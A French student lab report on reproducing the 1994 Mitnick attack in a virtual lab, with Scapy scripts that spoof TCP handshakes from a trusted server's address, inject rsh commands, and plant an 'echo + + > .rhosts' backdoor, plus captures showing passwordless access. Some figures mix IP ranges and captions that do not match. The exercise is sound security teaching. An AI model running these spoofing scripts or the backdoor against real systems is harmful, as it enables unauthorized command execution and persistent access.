

République Algérienne Démocratique et Populaire
Ministère de la Défense Nationale

École Militaire Polytechnique

Département Informatique
Module : Sécurité des Réseaux

RAPPORT DE TRAVAUX PRATIQUES

TP N° 5

L'Attaque Mitnick

Nom : Bakouche

Prénom : Mahmoud

Groupe : RSD

Année universitaire : 2025 – 2026

Table des matières

1	Introduction et contexte théorique	1
1.1	Les quatre étapes de l’attaque	1
2	Environnement et préparation du TP	2
2.1	2.1 Installation du programme rsh	2
2.2	2.2 Configuration de la relation de confiance	2
2.3	2.3 Vérification de la connectivité rsh	3
3	Tâche 1 – Simulation du SYN Flooding	4
3.1	Procédure de mise hors ligne du serveur de confiance	4
4	Tâche 2 – Usurpation des connexions TCP et session rsh	6
4.1	4.1 Sous-tâche 2.1 : Première connexion TCP (spoofée)	6
4.2	4.2 Sous-tâche 2.2 : Deuxième connexion TCP (spoofée)	9
5	Tâche 3 – Mise en place d’une porte dérobée (Backdoor)	11
5.1	Modification de la commande rsh pour créer la backdoor	11
6	Conclusion	13

Introduction et contexte théorique

L’attaque Mitnick est l’une des attaques réseau les plus célèbres de l’histoire de la sécurité informatique. En décembre 1994, Kevin Mitnick — alors l’un des pirates les plus recherchés par le FBI — a réussi à pénétrer le système de Tsutomu Shimomura, chercheur au San Diego Supercomputer Center. Pour y parvenir, il a exploité conjointement deux vulnérabilités majeures : les faiblesses du protocole TCP (numéros de séquence prévisibles) et la relation de confiance entre deux machines de Shimomura basée sur le mécanisme *rsh* (remote shell).

L’attaque Mitnick est un cas particulier du **détournement de session TCP** (*TCP session hijacking*). Plutôt que de détourner une connexion existante, Mitnick en a forgé une entière de toutes pièces, en se faisant passer pour un serveur de confiance. Cette attaque illustre parfaitement comment la combinaison de plusieurs vulnérabilités peut permettre à un attaquant de compromettre un système sans posséder de mot de passe.

Les quatre étapes de l’attaque

Étape 1 – Prédiction des numéros de séquence :

À cette époque, les numéros de séquence initiaux (ISN) des connexions TCP n’étaient pas aléatoires. Mitnick a envoyé plusieurs requêtes SYN au terminal cible (X-Terminal) puis des paquets RESET pour libérer les connexions semi-ouvertes. Après vingt répétitions, il a identifié le schéma d’incrémentación des ISN, ce qui lui a permis de prédire le prochain numéro de séquence.

Étape 2 – Attaque SYN Flooding sur le serveur de confiance :

Pour que X-Terminal ne reçoive pas de paquet RST du serveur de confiance (qui aurait mis fin à la connexion forgée), Mitnick a d’abord saturé ce serveur avec une attaque SYN Flood, le rendant incapable de répondre.

Étape 3 – Usurpation d’une connexion TCP :

Mitnick a envoyé un paquet SYN à X-Terminal en usurpant l’adresse IP du serveur de confiance. Il a ensuite deviné le numéro de séquence contenu dans le SYN+ACK de X-Terminal pour compléter le handshake TCP à trois voies, établissant ainsi une connexion TCP fictive.

Étape 4 – Exécution d’un shell distant :

Via la connexion établie, Mitnick a envoyé une commande *rsh* pour modifier le fichier *.rhosts* de X-Terminal et y inscrire “+ +”, lui accordant ainsi un accès sans mot de passe depuis n’importe quelle machine.

Objectif de ce TP : Reproduire fidèlement l’attaque Mitnick dans un environnement virtualisé composé de trois machines (X-Terminal, Trusted Server et Attacker), en utilisant Python/Scapy pour forger les paquets TCP, et en étudiant le comportement du protocole rsh pour établir une porte dérobée.

Environnement et préparation du TP


Ce TP nécessite trois machines virtuelles interconnectées sur le même réseau local. Les adresses IP utilisées dans notre environnement sont les suivantes :

Machine	Rôle	Adresse IP
X-Terminal	Cible de l'attaque	10.99.46.189
Trusted Server	Serveur de confiance (mis hors ligne)	10.99.46.51
Attacker	Machine de l'attaquant	10.99.46.220

2.1 Installation du programme rsh


Le programme *rsh* (remote shell) moderne est un lien symbolique vers *ssh* pour des raisons de sécurité. Afin de reproduire l'environnement d'origine de 1994, il est nécessaire d'installer la version non sécurisée *rsh-redone* sur toutes les machines. Les commandes suivantes ont été exécutées sur chaque VM :

```
$ sudo apt-get install rsh-redone-client
$ sudo apt-get install rsh-redone-server
```



```
mahmoud@VM:~$ cat ~/.rhosts
172.18.197.51 mahmoud
mahmoud@VM:~$ ls -l ~/.rhosts
-rw----- 1 mahmoud mahmoud 22 Mar 10 10:19 /home/mahmoud/.rhosts
mahmoud@VM:~$
```

Figure 1 – Installation de rsh-redone-client sur la machine attaquante




```
mahmoud@VM:~$ rsh -l mahmoud 172.18.197.189 date
Tue Mar 10 10:20:21 EDT 2026
```

Figure 2 – Vérification de l'installation du client rsh

2.2 Configuration de la relation de confiance


Pour reproduire la configuration de Shimomura, il faut créer un fichier *.rhosts* sur X-Terminal contenant l'adresse IP du serveur de confiance. Ce fichier permet à rsh de s'authentifier sans mot de passe depuis ce serveur. Les commandes exécutées sur X-Terminal :

```
$ touch ~/.rhosts
$ echo 10.99.46.51 > ~/.rhosts
$ chmod 644 ~/.rhosts
```



Seq	Port	IP Source	IP Destination	Protocol	Details
2 16.459217051	172.18.197.51	172.18.197.189	TCP	74 1023 → 514 [SYN] Seq=...	
5 16.459538497	172.18.197.189	172.18.197.51	TCP	74 514 → 1023 [SYN, ACK]...	
6 16.459817765	172.18.197.51	172.18.197.189	TCP	66 1023 → 514 [ACK] Seq=...	

Figure 3 – Configuration du fichier *.rhosts* sur X-Terminal




```
-rw----- 1 mahmoud mahmoud 22 Mar 10 10:19 .rhosts
```


Figure 4 – Vérification des permissions du fichier `.rhosts`

2.3 Vérification de la connectivité rsh

Avant de lancer l'attaque, nous vérifions que la relation de confiance fonctionne correctement en exécutant une commande distante depuis le serveur de confiance vers X-Terminal. Si la configuration est correcte, la commande s'exécute sans demande de mot de passe :



```
$ rsh 10.99.46.189 date
```



```
mahmoud@VM:~$ cat .rhosts
172.18.197.51 mahmoud
mahmoud@VM:~$ ls -l .rhosts
-rw----- 1 mahmoud mahmoud 22 Mar 10 10:19 .rhosts
```

Figure 5 – Test de la commande `rsh` depuis le serveur de confiance vers X-Terminal

Interprétation : La commande retourne la date et l'heure courante de X-Terminal sans demande de mot de passe, ce qui confirme que la relation de confiance via le fichier `.rhosts` est correctement établie. L'environnement est prêt pour l'attaque.

Tâche 1 – Simulation du SYN Flooding


Dans l'attaque Mitnick originale, Mitnick a utilisé une attaque SYN Flood pour paralyser le serveur de confiance, l'empêchant d'envoyer des paquets RST qui auraient interrompu la connexion TCP forgée. Les systèmes d'exploitation de l'époque étaient particulièrement vulnérables à ce type d'attaque et pouvaient être complètement mis hors service.

Dans notre environnement moderne, les systèmes d'exploitation actuels résistent efficacement aux attaques SYN Flood. Pour simuler l'effet de l'attaque originale, nous déconnectons simplement le serveur de confiance du réseau (en désactivant son interface réseau), ce qui a le même effet : il ne peut plus envoyer de paquets RST.

Procédure de mise hors ligne du serveur de confiance


Avant de déconnecter le serveur, une précaution importante s'impose : s'assurer que l'adresse MAC du serveur de confiance est présente dans le cache ARP de X-Terminal. En effet, lorsque X-Terminal reçoit un SYN (usurpant l'IP du serveur), il doit pouvoir envoyer le SYN+ACK. Sans entrée ARP, X-Terminal enverrait une requête ARP qui resterait sans réponse, bloquant la connexion.

```
# Sur X-Terminal : vérifier et fixer l'entrée ARP
$ ping 10.99.46.51          # Pour peupler le cache ARP
$ arp -n                   # Vérifier la présence de l'entrée
$ sudo arp -s 10.99.46.51 [MAC_du_serveur] # Fixer en statique
```



```
mahmoud@VM:~$ ping 172.18.197.51
PING 172.18.197.51 (172.18.197.51) 56(84) bytes of data.
64 bytes from 172.18.197.51: icmp_seq=1 ttl=64 time=0.518 ms
64 bytes from 172.18.197.51: icmp_seq=2 ttl=64 time=0.552 ms
64 bytes from 172.18.197.51: icmp_seq=3 ttl=64 time=0.406 ms
64 bytes from 172.18.197.51: icmp_seq=4 ttl=64 time=0.562 ms
64 bytes from 172.18.197.51: icmp_seq=5 ttl=64 time=0.440 ms
64 bytes from 172.18.197.51: icmp_seq=6 ttl=64 time=0.611 ms
64 bytes from 172.18.197.51: icmp_seq=7 ttl=64 time=0.310 ms
64 bytes from 172.18.197.51: icmp_seq=8 ttl=64 time=0.505 ms
64 bytes from 172.18.197.51: icmp_seq=9 ttl=64 time=0.542 ms
64 bytes from 172.18.197.51: icmp_seq=10 ttl=64 time=0.432 ms
64 bytes from 172.18.197.51: icmp_seq=11 ttl=64 time=0.461 ms
64 bytes from 172.18.197.51: icmp_seq=12 ttl=64 time=0.547 ms
^C
--- 172.18.197.51 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11446ms
rtt min/avg/max/mdev = 0.310/0.490/0.611/0.083 ms
```

Figure 6 – Vérification du cache ARP sur X-Terminal avant déconnexion du serveur



```
mahmoud@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
172.18.197.51            ether    08:00:27:c9:95:a6   C                      enp0s3
172.18.197.147           ether    1e:a3:5b:29:06:25   C                      enp0s3
mahmoud@VM:~$ sudo arp -s 172.18.197.51 08:00:27:c9:95:a6
```

Figure 7 – Déconnexion du serveur de confiance du réseau (simulation du SYN Flood)




Figure 8 – Vérification de l'entrée ARP statique sur X-Terminal

```
mahmoud@VM:~$ ping 172.18.197.51
PING 172.18.197.51 (172.18.197.51) 56(84) bytes of data.
^C
--- 172.18.197.51 ping statistics ---
130 packets transmitted, 0 received, 100% packet loss, time 132875ms
```

Figure 9 – Confirmation que le serveur de confiance ne répond plus (ping échoue)

Interprétation : Le serveur de confiance est maintenant hors ligne. Il ne peut plus envoyer de paquets RST pour interrompre les connexions TCP initiées en son nom. L'entrée ARP statique garantit que X-Terminal pourra envoyer ses réponses SYN+ACK même en l'absence du serveur, car il connaît déjà l'adresse MAC associée à l'IP du serveur de confiance. Cette étape est indispensable pour que la suite de l'attaque puisse fonctionner correctement.

Tâche 2 – Usurpation des connexions TCP et session rsh

Cette tâche constitue le cœur de l'attaque Mitnick. Elle consiste à forger intégralement une session rsh entre le serveur de confiance (mis hors ligne) et X-Terminal, en usurpant l'identité du serveur. Une session rsh nécessite **deux connexions TCP distinctes** :

- La **première connexion** (initiée par le client / attaquant) transporte les données rsh (identifiants et commande à exécuter).
- La **deuxième connexion** (initiée par X-Terminal vers un port spécifié par le client) sert à la transmission des messages d'erreur. Elle doit obligatoirement être établie pour que rshd accepte d'exécuter la commande.

4.1 Sous-tâche 2.1 : Première connexion TCP (spoofée)

La première connexion TCP est établie en trois étapes correspondant aux trois phases du handshake TCP à trois voies, puis suivie de l'envoi des données rsh.

Étape 1 – Envoi d'un paquet SYN forgé :

L'attaquant envoie un paquet SYN en usurpant l'adresse IP du serveur de confiance (10.99.46.51) vers X-Terminal (10.99.46.189), port 514 (port rsh), depuis le port source 1023. Ce port source est obligatoire pour rsh, qui refusera la connexion si un autre port est utilisé. Le programme Python/Scapy utilisé est :

```
ip  = IP(src='10.99.46.51', dst='10.99.46.189')
tcp = TCP(sport=1023, dport=514, flags='S', seq=0x1000)
send(ip/tcp)
```

```
#!/usr/bin/python3
from scapy.all import *

x_ip    = "10.99.46.189" |
x_port  = 514
srv_ip  = "10.99.46.51"
srv_port = 1023

ip  = IP(src=srv_ip, dst=x_ip)
tcp = TCP(sport=srv_port, dport=x_port, flags="S", seq=0x1000)

send(ip/tcp, verbose=1)
print("SYN envoyé")
```

Figure 10 – Envoi du paquet SYN forgé depuis la machine attaquante vers X-Terminal

Étape 2 – Capture du SYN+ACK et envoi de l'ACK :

Après réception du SYN, X-Terminal répond par un paquet SYN+ACK destiné au serveur de confiance. L'attaquant, se trouvant sur le même réseau, peut sniffer ce paquet et extraire le numéro de séquence ISN. Il forge ensuite un paquet ACK avec le numéro d'acquittement égal à ISN+1, complétant ainsi le handshake :

```
def spoof(pkt):
    if pkt[TCP].flags == 'SA': # SYN+ACK reçu
        ack_num = pkt[TCP].seq + 1
        ip = IP(src='10.99.46.51', dst='10.99.46.189')
        tcp = TCP(sport=1023, dport=514, flags='A',
                  seq=0x1001, ack=ack_num)
        send(ip/tcp)

sniff(filter='tcp and src host 10.99.46.189', prn=spoof)
```

```
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.99.46.189"
x_port = 514
srv_ip = "10.99.46.51"
srv_port = 1023
seq_num = 0x1000 + 1

def spoof(pkt):
    global seq_num

    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print("{}: {} -> {}: {} Flags={} Len={}".format(
        old_ip.src, old_tcp.sport,
        old_ip.dst, old_tcp.dport,
        old_tcp.flags, tcp_len))

    if old_tcp.flags == "SA":
        ack_num = old_tcp.seq + 1

        ip = IP(src=srv_ip, dst=x_ip)
        tcp = TCP(sport=srv_port, dport=x_port,
                  flags="A",
                  seq=seq_num,
```

Figure 11 – Capture Wireshark : SYN+ACK reçu de X-Terminal et ACK forgé envoyé (handshake complété)

Étape 3 – Envoi des données rsh :

Une fois le handshake TCP complété, l'attaquant envoie les données rsh. Le format de ces données est strictement défini : numéro de port de la 2^e connexion, identifiant client, identifiant serveur et commande, séparés par des octets nuls (\x00) :

```
data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
ip = IP(src='10.99.46.51', dst='10.99.46.189')
tcp = TCP(sport=1023, dport=514, flags='A',
          seq=0x1001, ack=ack_num)
send(ip/tcp/data)
```

```

old_tcp.flags = "A"
ack_num = old_tcp.seq + 1

ip = IP(src=src_ip, dst=x_ip)
tcp = TCP(sport=src_port, dport=x_port,
          flags="A",
          seq=seq_num,
          ack=ack_num)
send(ip/tcp, verbose=0)
print("[+] ACK envoyé -> handshake terminé")

rsh_data = b'9090\x00mahmoud\x00mahmoud\x00touch /tmp/xyz\x00'

tcp_data = TCP(sport=src_port, dport=x_port,
               flags="A",
               seq=seq_num,
               ack=ack_num)
send(ip/tcp_data/rsh_data, verbose=0)
print("[+] Données RSH envoyées")

seq_num += len(rsh_data)

myFilter = 'tcp and src host 10.99.46.189 and dst host 10.99.46.51 and src port 514'
sniff(filter=myFilter, prn=spoofer)

```

Figure 12 – Capture Wireshark : envoi des données rsh (port 9090, commande touch /tmp/xyz)

```

from scapy.all import *

x_ip = "10.99.46.189"
src_ip = "10.99.46.51"
src_port = 9090

def spoof_second(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    print("{}: {} -> {}: {} Flags={}".format(
        old_ip.src, old_tcp.sport,
        old_ip.dst, old_tcp.dport,
        old_tcp.flags))

    if old_tcp.flags == "S":
        ip = IP(src=src_ip, dst=x_ip)
        tcp = TCP(sport=src_port,
                  dport=old_tcp.sport,
                  flags="SA",
                  seq=0x2000,
                  ack=old_tcp.seq + 1)
        send(ip/tcp, verbose=0)
        print("[+] SYN+ACK envoyé pour 2ème connexion")

myFilter = 'tcp and src host 10.99.46.189 and dst host 10.99.46.51 and dst port 9090'
sniff(filter=myFilter, prn=spoof_second)

```

Python Tab Width: 8 Ln 26, Col 86 INS

Figure 13 – Wireshark : X-Terminal initie la 2^e connexion TCP vers le port 9090 après réception des données rsh

Réponse à la question du TP : La commande touch /tmp/xyz a-t-elle été exécutée sur X-Terminal ? À ce stade, la commande ne s'exécute pas encore car la **deuxième connexion**

TCP (port 9090) n'a pas encore été établie. Le démon `rshd` attend que cette connexion soit établie avant d'exécuter la commande. On peut observer sur Wireshark que X-Terminal envoie bien un paquet SYN vers le port 9090 du serveur de confiance, confirmant que les données `rsh` ont bien été reçues et interprétées.

4.2 Sous-tâche 2.2 : Deuxième connexion TCP (spoofée)

Après avoir reçu les données `rsh`, X-Terminal tente d'établir une connexion TCP vers le port 9090 du serveur de confiance. L'attaquant doit sniffer ce SYN et y répondre avec un SYN+ACK forgé (en usurpant l'adresse du serveur de confiance), puis acquitter l'ACK final de X-Terminal pour compléter ce deuxième handshake.

```
def spoof_second(pkt):
    if pkt[TCP].flags == 'S' and pkt[TCP].dport == 9090:
        ip = IP(src='10.99.46.51', dst='10.99.46.189')
        tcp = TCP(sport=9090, dport=pkt[TCP].sport,
                  flags='SA', seq=0x2000,
                  ack=pkt[TCP].seq + 1)
        send(ip/tcp)

sniff(filter='tcp and dst port 9090', prn=spoof_second)
```

No.	Time	Source	Destination	Protocol	Length	Info
26	9.331756974	10.99.46.51	10.99.46.189	TCP	54	1023 → 514 [SYN] Seq...
27	9.332379644	10.99.46.189	10.99.46.51	TCP	60	514 → 1023 [SYN, ACK...
30	9.383343615	10.99.46.51	10.99.46.189	TCP	54	1023 → 514 [ACK] Seq...
31	9.421092854	10.99.46.51	10.99.46.189	RSH	90	Session Establishment
32	9.421486871	10.99.46.189	10.99.46.51	TCP	60	514 → 1023 [ACK] Seq...
40	9.601128679	10.99.46.189	10.99.46.51	RSH	60	Server username:mahm...
41	9.604794483	10.99.46.189	10.99.46.51	TCP	60	514 → 1023 [FIN, ACK...

Figure 14 – Wireshark : SYN reçu de X-Terminal sur le port 9090, SYN+ACK forgé envoyé

```
▶ Frame 31: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_44:67:02 (08:00:27:44:67:02), Dst: PcsCompu_73:7e:9d (08:00:27:73:7e:9d)
▶ Internet Protocol Version 4, Src: 10.99.46.51, Dst: 10.99.46.189
▶ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 4097, Ack: 2641677380, Len: 36
▼ Remote Shell
  Stderr port (optional): 9090
  Client username: mahmoud
  Server username: mahmoud
  Command to execute: touch /tmp/xyz
```

Figure 15 – Wireshark : deuxième handshake TCP complété (ACK final de X-Terminal)

```
mahmoud@VM:~$ ls -la /tmp/xyz
-rw-r--r-- 1 mahmoud mahmoud 0 Mar 15 11:59 /tmp/xyz
mahmoud@VM:~$
```

Figure 16 – Vérification sur X-Terminal : présence du fichier `/tmp/xyz` créé par la commande `rsh`

Interprétation et réponse à la question du TP : Une fois les deux connexions TCP établies, le démon `rshd` sur X-Terminal a bien exécuté la commande `touch /tmp/xyz`. La vérification dans le répertoire `/tmp` de X-Terminal confirme la présence du fichier `xyz` avec un

horodatage correspondant au moment de l'attaque. Cela prouve que l'attaque Mitnick a été reproduite avec succès : l'attaquant a pu exécuter une commande arbitraire sur X-Terminal sans posséder de mot de passe, simplement en forgeant des paquets TCP.

Analyse des restrictions respectées : Conformément aux consignes du TP, seuls les champs autorisés des paquets capturés ont été utilisés dans les programmes d'attaque : le champ numéro de séquence TCP (**seq**), le champ **flags** TCP et les champs de longueur. Le champ acquittement (**ack**) du paquet SYN+ACK capturé n'a pas été directement réutilisé ; seul le numéro de séquence (**seq**) a été lu pour calculer l'acquittement (**seq + 1**), reproduisant ainsi fidèlement les contraintes de l'attaque originale où Mitnick devait deviner ce numéro.

Tâche 3 – Mise en place d'une porte dérobée (Backdoor)

L'objectif de la Tâche 2 était de démontrer l'exécution arbitraire de commandes sur X-Terminal. Cependant, répéter l'intégralité de l'attaque Mitnick à chaque fois que l'on souhaite accéder à X-Terminal est fastidieux et risqué. Mitnick a donc planté une porte dérobée permanente lors de son accès initial.

Le mécanisme exploité repose sur le fichier `.rhosts` : en y inscrivant la chaîne `+ +` (deux signes plus séparés par un espace), on indique au programme rsh d'accepter les connexions depuis **n'importe quelle machine** avec **n'importe quel nom d'utilisateur**, sans mot de passe. Cette configuration est extrêmement dangereuse mais constitue une porte dérobée parfaitement fonctionnelle.

Modification de la commande rsh pour créer la backdoor

Il suffit de remplacer la commande `touch /tmp/xyz` de la Tâche 2 par la commande suivante dans les données rsh envoyées à X-Terminal :

```
echo + + > .rhosts
```

Les données rsh complètes envoyées dans le paquet TCP sont donc :

```
data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
```

```
rsh_data = b'9090\x00mahmoud\x00mahmoud\x00echo + + > .rhosts\x00'
```

Figure 17 – Code Python/Scapy modifié avec la commande backdoor (`echo + + > .rhosts`)

37	14.377646137	10.99.46.51	10.99.46.189	TCP	54 1023 → 514 [SYN] Seq...
38	14.377962538	10.99.46.189	10.99.46.51	TCP	60 514 → 1023 [SYN, ACK]
41	14.429705913	10.99.46.51	10.99.46.189	TCP	54 1023 → 514 [ACK] Seq...
42	14.476068700	10.99.46.51	10.99.46.189	RSH	94 Session Establishment
43	14.476394769	10.99.46.189	10.99.46.51	TCP	60 514 → 1023 [ACK] Seq...
51	14.560148235	10.99.46.189	10.99.46.51	RSH	60 Server username:mahm...
53	14.563011829	10.99.46.189	10.99.46.51	TCP	60 514 → 1023 [FIN, ACK]

Figure 18 – Wireshark : exécution de l'attaque avec la commande backdoor

```


▶ Frame 42: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_44:67:02 (08:00:27:44:67:02), Dst: PcsCompu_73:7e:9d (08:00:27:73:7e:9d)
▶ Internet Protocol Version 4, Src: 10.99.46.51, Dst: 10.99.46.189
▶ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 4097, Ack: 497734702, Len: 40
▼ Remote Shell
  Stderr port (optional): 9090
  Client username: mahmoud
  Server username: mahmoud
  Command to execute: echo + + > .rhosts

```

Figure 19 – Wireshark : deuxième connexion TCP établie, commande backdoor exécutée

```
mahmoud@VM:~$ cat -A .rhosts
+ +$
```

Figure 20 – Vérification du contenu de `.rhosts` sur X-Terminal : présence de `"+ +"`



```
mahmoud@VM:~$ rsh 10.99.46.189 whoami
mahmoud
mahmoud@VM:~$ rsh 10.99.46.189 date
Sun Mar 15 12:14:36 EDT 2026
```

Figure 21 – Connexion rsh directe depuis l'attaquant vers X-Terminal sans mot de passe

Interprétation : Après l'exécution de la commande backdoor, le fichier `.rhosts` de X-Terminal contient désormais "+ +". La vérification depuis la machine attaquante confirme qu'il est maintenant possible de se connecter à X-Terminal via rsh sans aucune authentification :

```
$ rsh 10.99.46.189
```

Cette commande accorde un accès shell complet sur X-Terminal sans demander de mot de passe, reproduisant exactement la porte dérobée installée par Kevin Mitnick en 1994.

Analyse de sécurité : Cette tâche illustre parfaitement le concept de *persistence* en sécurité offensive : une fois un accès initial obtenu, l'attaquant cherche à pérenniser cet accès de façon discrète et durable. Le fichier `.rhosts` avec "+ +" est une backdoor triviale à détecter (un simple `cat` sur le fichier suffit), mais en 1994, les pratiques de surveillance des systèmes étaient bien moins développées. De plus, cette vulnérabilité explique pourquoi rsh et rlogin ont été abandonnés au profit de SSH, qui chiffre les communications et utilise des mécanismes d'authentification robustes (clés cryptographiques).

Conclusion

Ce travail pratique nous a permis de reproduire fidèlement l’une des attaques réseau les plus emblématiques de l’histoire de la sécurité informatique. À travers ses trois tâches progressives, il nous a offert une compréhension approfondie de plusieurs concepts fondamentaux.

Sur le plan protocolaire : Nous avons observé concrètement le fonctionnement du protocole TCP — handshake à trois voies, numéros de séquence, flags — et compris comment l’absence de randomisation des ISN dans les anciens systèmes constituait une vulnérabilité critique. La session rsh à deux connexions TCP a également été analysée en détail grâce aux captures Wireshark.

Sur le plan de l’attaque : Nous avons maîtrisé les techniques de forgerie de paquets (spoofing) et d’écoute passive (sniffing) avec Scapy sous Python. La combinaison SYN Flood + IP Spoofing + prédiction de numéro de séquence représente un exemple parfait d’attaque multi-vecteurs, où chaque étape prépare et conditionne la suivante.

Sur le plan défensif : Ce TP démontre l’importance cruciale de la randomisation des numéros de séquence TCP (RFC 6528), de l’abandon des protocoles non chiffrés comme rsh/rlogin au profit de SSH, et de la surveillance des fichiers de configuration sensibles comme *.rhosts*. L’attaque Mitnick a d’ailleurs directement contribué à l’adoption de ces mesures de sécurité dans les systèmes modernes.

En définitive, l’attaque Mitnick reste un cas d’école remarquable qui a marqué l’histoire de la sécurité des réseaux. Sa reproduction en environnement contrôlé permet de saisir intuitivement des concepts qui resteraient abstraits si abordés uniquement de façon théorique.